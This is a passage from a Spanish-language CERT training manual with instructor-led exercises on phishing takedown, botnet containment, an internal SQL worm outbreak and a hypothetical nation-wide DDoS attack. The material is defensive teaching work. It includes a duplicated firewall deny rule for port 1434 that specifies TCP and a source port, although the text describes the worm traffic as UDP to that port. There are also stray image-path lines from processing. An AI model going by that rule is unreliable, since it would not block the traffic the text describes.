(Respuesta: estas IP son probablemente equipos zombis pertenecientes a algún botnet. Probablemente se traten de ordenadores personales infectados por un malware especial. Algunos de ellos simplemente se encuentran apagados.)

Tarea 3 Desmantelamiento

El paso siguiente consistiría en organizar la desmantelamiento de esta página lo más rápido posible. Se recomienda que se haga un intento de localizar a los atacantes y a las víctimas del *phishing*. Preguntas para los estudiantes:

1. ¿Cómo desmantelar el sitio con *phishing* en las variantes 2.1a a c.? ¿Cuál es la manera más rápida de comunicarse con el administrador del sitio? ¿A partir de qué fuente puede obtenerse información de contacto?
(Respuesta: en la variante 2.1a no existe ningún problema – se debería contactar con el administrador-. En la 2.1b se debería buscar el contacto del administrador en la página

principal o en toda la página. También podrías comprobar la base de datos whois. La forma más rápida de contacto es por teléfono. Muchas veces es mejor enviar detalles a través de email y llamar para informar que se ha producido un intento de phishing y que los detalles se han enviado por email. ¿Es posible que exista un equipo de gestión de abusos o CERT operando en el ISP? En la variante 2.1c debe considerar las diferencias de lenguaje y el desfase horario. En este caso se recomienda que otro CERT de ese país se involucre en el problema (usted podría buscar uno en la página web de FIRST (www.first.org.))

2. ¿Es suficiente la eliminación del *phishing* por parte del administrador de un sitio comprometido?
   - Pregunta orientativa: ¿Qué sucede con la vulnerabilidad que fue explotada para comprometer al servidor y 'subir' el *phishing*?
     (Respuesta: en la variante 2.1a debe, junto con sus administradores, encontrar y parchear esta vulnerabilidad. En las variantes b y c debe explicar esta posibilidad – con indicaciones- al administrador del servidor, quizás ofreciendo ayuda.
3. ¿Dónde podría buscar información acerca de la intrusión al servidor y la vulnerabilidad?
   - Pregunta orientativa: Si puede que haya una vulnerabilidad en el servidor web o en los scripts php o en la base de datos, etc., ¿dónde puede encontrar información acerca de las peticiones sospechosas, entradas de formulario, errores, etc.?
     (Respuesta: en los logs inadecuados del servidor, etc.)
4. ¿Cómo localizar a los atacantes del *phishing*? ¿Dónde puede encontrar información acerca de ellos? ¿Dónde se encuentran los sitios de descarga de los atacantes?
   (Respuesta: usted debe analizar el código fuente del phishing, ya que se puede encontrar información acerca de dónde son enviados los datos robados. Podrían ser útiles otros scripts en el servidor comprometido, así como logs de emails y del servidor.
5. ¿Dónde encontrar información sobre las víctimas?
6. ¿Qué hacer con esa información?
7. ¿Son suficientes estos pasos? ¿Qué sucede con los casos en los que no somos capaces de desmantelar el sitio?
8. ¿Deberían involucrarse las fuerzas y cuerpos de seguridad?
9. ¿Cómo desmantelar el *phishing* en la variante 2.2?

Tarea 4 Alerta y mitigación

Es muy recomendable avisar a las posibles víctimas.

1. ¿Está el banco al corriente del *phishing*?
   (Respuesta: el phishing debería reportarse al banco)
2. ¿Debería usted publicar una alerta en su página web? ¿Quién debería ser el primero en tener conocimiento del ataque: el banco o los visitantes de su sitio web?
3. ¿Cómo alertar a las personas que han visitado sitios con *phishing*?
   - Preguntas orientativas: Los navegadores más conocidos pueden avisar a los usuarios -¿cómo se consigue que lo hagan? ¿En qué servicios externos puedes reportar las URL de *phishing*?
     (Respuesta: los sitios con phishing deberían reportarse al Google Safe Browsing (utilizado por Firefox, www.google.com/safebrowsing/report_badware/), Netcraft (http://toolbar.netcraft.com/report_url), PhishTank (www.phishtank.com), Microsoft PhishingFilter (https://phishingfilter.microsoft.com/faq.aspx). ¿Dónde más? Los estudiantes podrían proponer las suyas.

PARTE 2 DIFUSIÓN MASIVA DE UNA BOTNET A TRAVÉS DE UNA VULNERABILIDAD DESCONOCIDA

Una vez que se ha completado el primer ejercicio se debería exponer otro escenario. De nuevo, el formador actuaría como orientador, pero esta vez dejando mayor flexibilidad a los estudiantes. La descripción general del escenario y las preguntas orientativas se proponen más adelante. El formador debería estar preparado para explicar conceptos tales como *honeypot*, *sandbox* (‘caja de arena’), protocolo BGP (*Border Gateway Protocol*) y redirección a un agujero negro(*DNS blackholing)*.

El segundo ejercicio trata de una *botnet* que se propaga a través una vulnerabilidad nueva en un servicio de Windows, disponible en el puerto 42/TCP.

Tarea 1 Fuente de información

El equipo CERT empieza a recibir informes acerca de una serie de incidentes de intrusión desconocidos desde su comunidad de clientes. La primera pregunta que puede hacerse es cómo puede conseguir el equipo más información acerca de lo que está sucediendo:

- ¿Qué listas de discusión (abiertas) podrían proporcionar información de ayuda?
- ¿Qué sitios web públicos podrían ofrecer información exhaustiva?
- ¿Qué tipo de sistemas de detección podría utilizar el equipo para conseguir más información por sí mismo?

Tarea 2 Investigación inicial

Una vez que los estudiantes identifiquen algunas fuentes de información, señale algunas que sean útiles y que hayan pasado por alto. Después debería facilitar algo de información de ayuda, como:

- Paneles de control observados.

Una vez que se ha identificado el panel de control:

- ¿Cómo puede identificar el equipo las máquinas de su comunidad que están infectadas? (pista: *netflow*)
- ¿De qué forma podría obtener el equipo una muestra de malware para verificar o descubrir paneles de control nuevos? Si los estudiantes se olvidan de esto, introduzca el concepto de *honeypot* y *sandbox*.

Tarea 3 Desmantelamiento

Esta tarea se ocupa del desmantelamiento del panel de control.

- ¿Cómo podría desmantelarse el panel de control? ¿Qué ocurre si éste se encuentra dentro de su comunidad de clientes, o en otro ISP en su país, o fuera en los Estados Unidos o China?
- ¿Qué investigación puede llevarse a cabo para determinar el propietario de la *botnet*?

- ¿Cómo podrían implicarse las fuerzas y cuerpos de seguridad?

Si resulta que el panel de control utiliza *fast-flux*.

- ¿Cómo podría haberse determinado esto?
- ¿Qué influencia tiene esto en la contención y el desmantelamiento?

Tarea 4 Alerta y Mitigación

Se obtiene una lista de direcciones IP infectadas vinculadas a la comunidad de clientes del CERT. En el caso de un CERT de ámbito nacional:

- ¿Cómo podrían asignarse las IP identificadas a unos ISP específicos?
- ¿Cómo podrían obtenerse las direcciones de contacto de los CERT o equipos de abuse de esos ISP?

Una vez que están asignados los *hosts* infectados y se ha notificado a los administradores o equipos de abuse:

- ¿Cómo podría contenerse la amenaza, sobre todo si resulta imposible su desmantelamiento? Explique el protocolo BGP y la exclusión de DNS a los estudiantes.

PARTE 3 Brote interno de gusanos

Esta parte del ejercicio presenta un caso distinto al de las dos secciones anteriores. Los casos previos se ocupaban de la gestión de incidentes externos a un CERT. ¿Pero qué sucede si se está produciendo un ataque en la misma red corporativa de un CERT?


En este escenario usted debería:

- Presentar a los estudiantes el escenario hipotético en el que un gusano penetra en la red corporativa
- Presentar un diagrama de red de una organización hipotética
- Ofrecer información general acerca de la situación inicial
- Guiar a los estudiantes, paso a paso, facilitando preguntas orientativas que les hagan entender qué está sucediendo y cómo resolver la situación

Lo que se muestra a continuación es un escenario modelo para este ejercicio. Obsérvese que se trata de un escenario hipotético, basado en unos hechos sin excesivo rigor.

Presentación del escenario

El incidente que vamos a analizar ocurre en una empresa hipotética llamada 'Innovative Software'. La Figura 1 representa el organigrama de la red corporativa.



Realice una introducción general y explique el esquema de la red.

'Innovative Software' tiene dos conexiones a Internet redundantes desde dos ISP independientes. Cuando la red está funcionando normalmente, sólo se utiliza la conexión a través del *router* R1. El *router* R2 se usa únicamente en caso de problemas con la primera conexión. Existen dos redes principales en la empresa: La Red de Producción y la Red Corporativa.

Se supone que la Red de Producción está disponible externamente (para los clientes que hacen uso de los servicios de 'Innovative Software'). Aparte de los servidores de aplicaciones y bases de datos también existen servidores que permiten la autentificación con credenciales avanzados por medio de los protocolos TACACS+ y RADIUS. La Red Corporativa se divide en dos subredes (Red de Usuario Final y Red de Desarrollo). La diferencia está en que los usuarios de la Red de Usuario Final no pueden alcanzar la Red de Producción a través del cortafuegos F1. La Red de Desarrollo es usada por el departamento de I+D. Las listas de control de accesos tanto en los *routers* como en los cortafuegos están configuradas para denegar por defecto todo el tráfico no permitido explícitamente (deny-base setup). Esto significa que sólo se permite el tráfico necesario. El acceso para los clientes se limita estrictamente a una interfaz web, de modo que únicamente se permite el tráfico HTTP a la Red de Producción a través del cortafuegos F2.

No analizaremos la lista de accesos de forma minuciosa (entrada por entrada), ya que esto no es relevante para el ejercicio. Además, cuando tratan un ataque a gran escala, los especialistas de seguridad normalmente no conocen los detalles de la configuración de red inmediatamente y no tienen tiempo de familiarizarse con la misma. Por ello, es muy importante ser capaz de prever los posibles defectos de seguridad únicamente basándose en el conocimiento general que se tiene acerca de la estructura de red.

'Innovative Software' ha experimentado problemas de funcionamiento últimamente. La investigación de los *logs* en las máquinas de la Red de Producción reveló que el problema se manifestó con la lentitud de los servidores MS-SQL, que juegan un papel fundamental en el conjunto del servicio. Los administradores comprobaron si existían algunas actualizaciones recientes o cambios de configuración. Nada parecía sospechoso, de modo que intentaron la opción desesperada de realizar un reinicio. En un principio parecía como si esto hubiese resuelto los problemas, por lo que los administradores reinicializaron de forma secuencial todos los servidores. Desafortunadamente, sólo pasaron uno pocos minutos hasta que los servidores empezaron a funcionar de forma torpe otra vez, hasta llegar a un ritmo inaceptable para las peticiones procesadas. Los administradores sospecharon que la configuración de red estaba produciendo retrasos. Sin embargo, la ejecución de unos pocos *pings, traceroutes* y búsquedas de DNS en varios puntos de la red no revelaron ningún problema

En este punto los administradores consideraron la posibilidad de que existiese un problema importante de seguridad. Se contactó a los ingenieros de seguridad del equipo CERT local.

Tarea 1 Posible origen del ataque

En este paso, pida a los estudiantes que especulen acerca del posible origen del ataque. Anímeles a que hagan preguntas, facilíteles respuestas y guíeles en el proceso, realizando preguntas orientativas si es necesario.

La red de 'Innovative Software' parece que está lo suficientemente securizada. Los cortafuegos externos aparentemente se han configurado de forma correcta, y filtran el tráfico hacia los puertos MS-SQL

Tarea: Estime cuál podría ser el origen del ataque.

Solución: Los únicos usuarios que pueden alcanzar la Red de Producción son los desarrolladores que trabajan en el departamento de I+D. ¿Utilizan servidores MS-SQL en la Red de Desarrollo? (Sí) ¿Tienen algún acceso a internet aparte de las dos conexiones con cortafuegos? (No) ¿Pueden los empleados del departamento de I+D llevar sus portátiles a casa y traerlos infectados con virus? (Sí)

Tarea 2 Tipo de ataque

Puesto que se ha aclarado que los usuarios de la Red de Desarrollo podrían ser el origen del problema de seguridad, se necesita una investigación más minuciosa para comprobar si éste es el caso realmente.

Tarea: Si el virus se originó en la Red de Desarrollo, tal como sospechamos, ¿cómo puede encontrar más información acerca del ataque, especialmente acerca del tipo de amenaza al que se enfrenta? Por qué los IDS no señalan nada?

Respuesta: Lo primero que podría hacerse sería comprobar los *logs* en todos los nodos de red que pudiesen 'ver' algo interesante. Ni los *logs* del cortafuegos F1 ni los del *router* R1 contienen información útil. Las entradas interesantes, no obstante, pueden encontrarse en el cortafuegos F2 (una gran cantidad de conexiones UDP salientes denegadas hacia el puerto 1434 con *hosts* aparentemente aleatorios). Esto representa un indicio evidente de que algún tipo de *exploit* había comprometido los servidores SQL. ¿Los *IDS* presentan firmas actualizadas?

Es esencial en este punto evitar que el gusano se propague por la red. Sabemos que el cortafuegos F2 detiene el tráfico, pero el origen real del ataque puede seguir activo y es probable que el gusano se esté

propagando a través del cortafuegos F1. Las siguientes comunicaciones de denegación podrían añadirse a la interfaz de salida del cortafuegos F1 (desde la red de 192.168.101):

deny tcp any eq 1434 any any log

deny tcp any eq 1434 any any log


De esta forma se impide que la red propague el gusano y se puede localizar el *host* que causó la infección a través de los *logs* del cortafuegos.

A continuación, deberíamos investigar la vulnerabilidad y, sobre todo, intentar averiguar, a partir del panel de control, si los sistemas comprometidos forman parte de un *botnet*.

Tarea 3 Captura y análisis de malware

Tarea: Investigue los *hosts* a los que el *exploit* está intentando conectarse e intente obtener alguna información relativa a los datos que envía el *exploit*.

Solución: Puede que queramos separar el servidor explotado de la red de producción. Para capturar el tráfico enviado por el *exploit*, es necesario implementar un entorno para que el gusano se propague. Un entorno tal podría consistir en un *honeypot* o un sistema *sandbox*.



El analizador de red está conectado al puerto SPAN del *switch*. (Se reenvía tráfico desde todos los demás puertos al puerto SPAN). Gracias al analizador de red en el puerto SPAN, pueden observarse todas las comunicaciones desde y hacia el servidor SQL.

Se necesitaría un *honeypot* que emule la vulnerabilidad usada por el gusano para obtener una copia y comprender el proceso de infección. ¿Qué *honeypots* conocen los estudiantes? ¿Cuál es la diferencia entre un *honeypot* y un *sandbox*?

Si los estudiantes no están familiarizados con el concepto de *honeypot* y *sandbox*, el formador debería ofrecer una introducción a los mismos.

Tarea 4 Identificación del controlador de gusanos/botnets

Tarea: Averiguar con quién se comunica el malware e intentar identificar otros nodos en la red del malware.

Solución: En primer lugar, debería investigar el rango de las direcciones IP que son atacadas. ¿Pertenecen a alguna subred en concreto o parecen haber sido elegidas de forma aleatoria? También se deberían reportar todas las peticiones de conexión al servidor DNS. La técnica que podría emplearse

para capturar las peticiones de URL y reenviarlas a una dirección IP específica, se llama *DNS blackholing* (redirección a un agujero negro de DNS). En esta solución el servidor DNS responde con una dirección IP pre-configurada en unas URLs especificadas, en vez de resolverla. Existe una oportunidad de que el gusano se trate realmente de una *botnet* y tenga la dirección de su controlador como una URL en vez de como una dirección IP. En primer lugar, las direcciones IP a las que el gusano se intenta conectar, deberían considerarse normalmente sospechosas. Sabemos que el servicio vulnerable funciona sobre el puerto 1434, por lo que las conexiones con otros puertos podrían implicar la comunicación con el controlador. Si no se puede encontrar ninguna dirección IP sospechosa de esta forma, puede analizarse la carga útil (*payload*) de las conexiones. La comunicación con el controlador es diferente que la de los paquetes que contienen la carga útil del *exploit*. Por lo tanto, teóricamente, debería ser posible diferenciar los vectores del ataque de cualquier otra comunicación. Ya que se tiene la lista de direcciones IP, se debería comprobar a quién pertenece cada una. Por lo general los datos obtenidos del *whois* apuntan a un ISP. En tal caso, su papel consistiría en notificar al ISP acerca del incidente.

Estamos considerando el caso de la red corporativa de la empresa 'Innovative Software', por lo que el último paso consistiría en la securización de la red. En primer lugar, deberían aplicarse los parches del vendedor (Microsoft en este caso). El segundo problema es que la red no está securizada adecuadamente. No debería ser posible que los usuarios conectaran sus portátiles (potencialmente comprometidos) a la red y que tengan acceso no restringido a la red de producción. Existen soluciones para esto, pero éste es otro tema extenso que va más allá del alcance de este ejercicio.

PARTE 4 ATAQUES DDoS A GRAN ESCALA CONTRA UN PAIS EN SU TOTALIDAD

Esta parte del ejercicio está dedicada particularmente al desarrollo de habilidades e ideas en cuanto a la gestión de ataques DDoS. El ejercicio debería comenzar con un breve recordatorio de algunos ejemplos de 'ciberataques' o ataques informáticos contra Estonia en 2007, Georgia en 2008 y otros muchos ataques DDoS globales con motivación política que se han producido últimamente. Antes del realizar el ejercicio, los estudiantes pueden familiarizarse con, por ejemplo, el informe [1] preparado por el CERT-GE de Georgia sobre el ciberataque contra la infraestructura de red georgiana en 2008, sus consecuencias y las acciones utilizadas para mitigarlo.

Durante el ejercicio, los estudiantes aprenderán a:

- Desarrollar una estrategia de defensa ante ataques a gran escala (en particular ataques DDos)
- Preparase para la guerra cibernética en el futuro (procedimientos, herramientas, listas de contactos)
- Reconocer y superar los diversos tipos de dificultades

Tarea 1 Estudio del caso: ataque informático hipotético contra un país X

Presente un ataque hipotético a gran escala contra un país X, descrito más abajo. El curso del ataque (conflicto, sinopsis del ataque) podría presentarse en una pizarra blanca por medio de una línea temporal de los eventos principales. Además, facilite a los estudiantes una fotocopia de una descripción detallada del ataque.

Este estudio de caso describe un 'ciberataque' hipotético contra un país X:

El país X es un país de tamaño medio con una infraestructura de red bastante avanzada que está diseñada para permitir a los consumidores, empresas y gobierno la utilización de una gran

capacidad de ancho de banda y conectividad móvil a Internet. El país X cuenta con una minoría étnica importante (10%) del país Y.

El país X tiene dos equipos CERT: un CERT del ISP (ISP CERT) y el CERT del gobierno (GOV CERT). En el ISP CERT (que es el proveedor de servicios de Internet más importante del país X) existen algunas personas de nacionalidad Y. El CERT nacional, el GOV CERT, es un equipo que se ha establecido recientemente (hace tres meses). El país X todavía no cuenta con políticas de seguridad informática.

Durante un par de años, el país X y el país Y han sido candidatos a formar parte del FIO (Famous Internation Organization). Un día, el país X se convierte en miembro del FIO, mientras que el país Y no. Justo después de ese transcendental evento, las autoridades del país X empiezan a aumentar la discriminación hacia la minoría del país Y. Los nombres de las calles (en los barrios donde vive la mayoría de la población Y) se sustituyen por los nombres en idioma oficial del país X. Las tiendas y los colegios del país Y son forzadas al cierre. Y lo que es más, se prohíbe hablar el idioma del país Y en las oficinas, tiendas, e incluso en las calles. Los subtítulos en el idioma Y se eliminan de todos los programas de televisión.

Estas acciones gubernamentales son un motivo inmediato para el desencadenamiento del conflicto. En unos pocos días se suceden numerosas protestas por la gente de nacionalidad Y contra estas decisiones (manifestaciones de protesta, etc.). Casi de forma simultánea comienza el conflicto en el 'ciberespacio'.

***Ciberconflicto (Fase I)** Durante la primera semana ocurren los siguientes incidentes:*

- El gobierno del país X recibe millones de emails de protesta desde todas las partes del mundo, de forma que los servidores de correo gubernamentales se bloquean.

- Se producen unos pocos casos de ataque de alteración de sitios web (defacement) contra webs mayoritariamente del gobierno..

- Se suceden algunos ataques DDoS contra los servidores web del gobierno, produciéndose su desconexión.

- Se introducen textos ofensivos en el idioma del país X en algunas páginas populares del país X.

- Cierto contenido de portales nuevos del país X es reemplazado por contenido nuevo en el idioma del país Y.

***Ciberconflicto (Fase II)** En la siguiente semana, después de algunos incidentes relativamente ordinarios, se incrementan los ataques informáticos. Se suceden una gran cantidad de ataques coordinados y muy sofisticados. Muchos de éstos utilizan botnets internacionales extensas (unas cuantas miles de máquinas comprometidas) controlados por cinco servidores de nombre de dominio virtual (del extranjero). Los ataques DDos son lanzados contra la infraestructura de información crítica nacional del país X:*

- Muchos sitios del gobierno se ven sobrepasados por una serie de ataques DDoS.

- Los sistemas informáticos de la emisora de televisión más importante son atacados y se inutilizan.

- Se inhabilitan los sistemas informáticos de los cinco bancos más grandes y se paraliza la mayoría de las transacciones bancarias.

- La infraestructura de red de la policía sufre ataques constantes.

-Los servicios de información, los portales de nueva creación y las agencias de prensa reciben graves ataques DDoS.

- Las tiendas online dejan de ofrecer servicios electrónicos.

- Además de los ataques de las botnets, circulan por Internet, y se encuentran fácilmente disponibles, instrucciones detalladas (en muchos idiomas) acerca de cómo lanzar ataques y las

herramientas para llevarlos a cabo, junto con una "lista de objetivos"; de esta forma, incluso aquellas personas no familiarizadas con las técnicas de intrusión participan en los ataques.

- El ISP se encuentra sobrepasado, por lo que se limita el acceso a Internet.

Ciberconflicto (Fase III) *Tras dos semanas los ataques persisten. Éste es el principio de un caos informativo total y las comunicaciones online se reducen. La mayoría de los sitios web y redes importantes (gobierno, servicios de información, policía, bancos, etc.) continúan inutilizados. El CERT GOV sufre graves ataques DDoS.*

Después de esbozar la sinopsis del ataque, separe a los estudiantes en tres grupos. La tarea de cada grupo consistirá en desarrollar la estrategia de defensa para el país X. Las acciones correspondientes deberían proponerse para cada fase de forma separada.

En particular, los estudiantes deberían preparar y exponer su opinión acerca de:

- ¿Es posible mitigar (si 'sí' es posible, ¿cómo?) los ataques descritos en la sinopsis?
- ¿Qué tipo de medidas utilizarías para cada ataque?
- ¿Qué acciones de respuesta podrían tomarse?
- ¿Qué tipo de dificultades esperaría encontrar (en cuanto a ataques, procedimientos específicos)?

Los estudiantes deberían considerar las consecuencias de las situaciones descritas (por ejemplo, fuentes de noticias online deshabilitadas), explicando las razones para las acciones propuestas, y las dificultades potenciales (falta de herramientas, ninguna posibilidad de control). Los estudiantes cuentan con hasta 45 minutos para completar la tarea.

Cuando todos los grupos estén preparados, el representante de cada grupo presentará su estrategia a todos los grupos.

El conjunto de las presentaciones debería acabar con la propia conclusión del formador acerca de las ideas propuestas y con un debate moderado. Debería indicar los puntos olvidados en las estrategias propuestas, tomar nota de los errores y evaluar si las ideas presentadas son factibles y apropiadas, refiriéndose a la legislación informática del país representado por los participantes. Durante el debate, puede pedir al grupo que aborden aspectos adicionales (tanto operativos como técnicos).

1. ¿Qué prioridades asignarían a las acciones de mitigación propuestas?
2. ¿Quién consideran que podría ser el coordinador de las acciones de mitigación en el país X?
3. ¿Qué tipo de ayuda puede ofrecerse o los estudiantes son capaces de ofrecer (como representantes de un equipo CSIRT) al país X? ¿Cómo organizarían la ayuda?
4. ¿Qué tipo de problemas, que sean diferentes o más graves que aquellos que tuvieron lugar en Estonia y Georgia, pueden imaginar? ¿Cómo los atajarían?
5. ¿Qué dificultades pueden aparecer durante el proceso de recuperación?

Tarea 2 Otra perspectiva: su país está sufriendo un ataque informático

Pida a los participantes que imaginen que ocurre un ataque similar en su propio país o en la comunidad de clientes de su CERT. ¿Cuáles serían sus acciones? Ínsteles a desarrollar el procedimiento básico de defensa para su equipo CERT, considerando aspectos como:

1. ¿A quién y cómo notificarías sobre los problemas o acciones?
2. ¿Qué se debería hacer cuando no existe la información necesaria acerca de la situación en el propio país o en el extranjero?
3. ¿Cómo y qué tipo de información relativa a la situación ofrecerían a los medios?

4. ¿Cómo organizarían una comunicación efectiva? ¿Cómo propagarían la información necesaria rápidamente?
5. Por otro lado, ¿cuáles son sus ideas para atajar la sobrecarga de información (notificaciones) y de comunicaciones?

Tarea 3 Análisis de un método particular de ataque DDoS

Invite a los participantes a considerar algunos ataques DDoS específicos.

1. ¿Cómo analizarían la técnica empleada en el ataque y cómo determinarían el origen de los mismos?
2. ¿Cuáles serían sus acciones de defensa ante estos ataques?
3. ¿Qué tipo de control sería más eficaz contra los ataques coordinados distribuidos?

Tarea 4 Lecciones aprendidas

Para finalizar, debata con los participantes las "lecciones aprendidas" relativas a las siguientes cuestiones

- ¿Cuál debería ser la respuesta nacional e internacional a los ataques a gran escala?
- ¿Cómo podemos estar mejor preparados para defendernos por nosotros mismos ante los ataques a gran escala futuros?

Considere los aspectos relacionados con la prevención, preparación y sostenibilidad (p. ej., comprobación de las infraestructuras nacionales en busca de debilidades propicias para los ataques DDoS; para el CERT: tomar acciones mediante la exploración de todas las redes de las que es responsable el CERT, etc.). Enumere los aspectos más importantes, tales como el apoyo gubernamental (estrategia nacional), un plan de gestión de crisis, sistemas de alerta temprana, coordinación a nivel nacional, implicación de los CSIRT internacionales, estrategias de comunicación, planes para una cooperación más estrecha y una cooperación entre los socios estratégicos, y ejercicios periódicos [2].

Resumen del ejercicio

Llega el momento de hacer el resumen del ejercicio. Anime a los estudiantes a intercambiar opiniones, hacer preguntas, y ofrecer sus impresiones acerca del ejercicio.

MÉTRICAS DE EVALUACIÓN

Se sugiere que, al final del ejercicio, los estudiantes realicen un examen tipo test disponible en el LiveDVD. Los resultados del mismo podrían ser parte del proceso de evaluación.

Además, a la hora de evaluar los resultados del ejercicio, se deberían tener en cuenta los siguientes aspectos:

PARTE 1

- ¿Cuántas variantes de cada paso y cuántas soluciones han enumerado los estudiantes por sí mismos?

- ¿Han propuesto algo diferente a lo descrito en el manual?

PARTE 2

- ¿Fueron capaces de repetir todos los pasos desde la Parte 1?
- ¿Han entendido el concepto de redes *fast-flux* presentado en la Parte 1?

PARTE 3

- ¿Cuántas variantes de cada paso y cuántas soluciones han enumerado los estudiantes por si mismos?

PARTE 4

- ¿Consideraron la necesidad de contar con un coordinador a nivel nacional para responder a los ataques?
- ¿Consideraron la implicación y los papeles específicos de diversas entidades (ISP, FIRST, TF-CSIRT, LEA, NATO), incluyendo la notificación de los administradores de sistemas, presentado casos contra atacantes desconocidos a la policía, etc.?
- ¿Fueron apropiadas las medidas propuestas para los ataques (estadísticas, infiltración en la *botnet*, seguimiento de comandos, datos de flujo, monitorización de noticias, identificadores de palabras claves, p. ej. 'gov' en los comandos)? ¿Trataron el problema de que algunos elementos pueden resultar invisibles desde el interior del país?
- ¿Propusieron acciones de defensa adecuadas y factibles (filtrado del tráfico, localización y cierre de DNS virtuales, localización de máquinas comprometidas, investigaciones, estudios, colaboración)? ¿Consideraron la implementación de BCP38 [3]?

REFERENCIAS

[1] *Russian Invasion of Georgia*. *Russian Cyberwar on Georgia*. Informe del Gobierno de Georgia. Disponible en: http://georgiaupdate.gov.ge/doc/10006744/CYBERWAR-%20fd_2_new.pdf (Octubre, 2008)

[2] Taller de la UE: *Learning from large scale attacks on the Internet - Policy Implications*. Bruselas, Enero 2008. Las presentaciones y un informe del taller están disponibles en:

http://ec.europa.eu/information_society/policy/nis/strategy/activities/ciip/large_scale/index_en.htm

[3] BCP38, *Defeating Denial of Service Attacks which employ IP Source Address Spoofing*. Disponible en http://www.faqs.org/rfcs/bcp/bcp38.html.

[4] *Back-Door'ed by the Slammer* – GIAC Certified Student Practical. Disponible en: http://www.giac.org/certified_professionals/practicals/gcih/0477.php

Materiales adicionales:

El documento oficial del Ministerio de Defensa de Estonia acerca de la Estrategia de Estonia sobre Seguridad Cibernética (elaborada en el contexto de un ataque cibernético contra Estonia) está disponible en http://www.mod.gov.ee/?op=body&id=518.

Ejercicio 10

Automatización en la gestión de incidentes

Objetivo principal	El propósito de este ejercicio es desarrollar las capacidades de los estudiantes para crear scripts y filtros a medida que se ocupen de grandes bloques de datos tales como direcciones IP. Después de completar el ejercicio los estudiantes deberían ser capaces de extraer información útil a partir de datos masivos, incluso en formatos no estándar.	
Destinatarios	Personas responsables la gestión de incidentes y personal técnico Este ejercicio no requiere experiencia en la gestión de incidentes. Puede emplearse tanto para miembros experimentados como para miembros futuros. Se necesita conocimiento básico de los comandos de la *shell* de Linux, herramientas de manipulación de textos y/o programación.	
Duración total	1 hora, 45 minutos	
Distribución temporal	Presentación del ejercicio	15 min.
	Tarea 1: Ubicación de *hosts* exclusivos interesantes	20 min.
	Tarea 2*:* Geo-localización	30 min.
	Tarea 3: Una visión adicional	30 min.
	Resumen del ejercicio	10 min.
Frecuencia	Una vez al año, para miembros nuevos del equipo o miembros a los que se les ha encomendado de nuevo tareas técnicas.	

DESCRIPCIÓN GENERAL

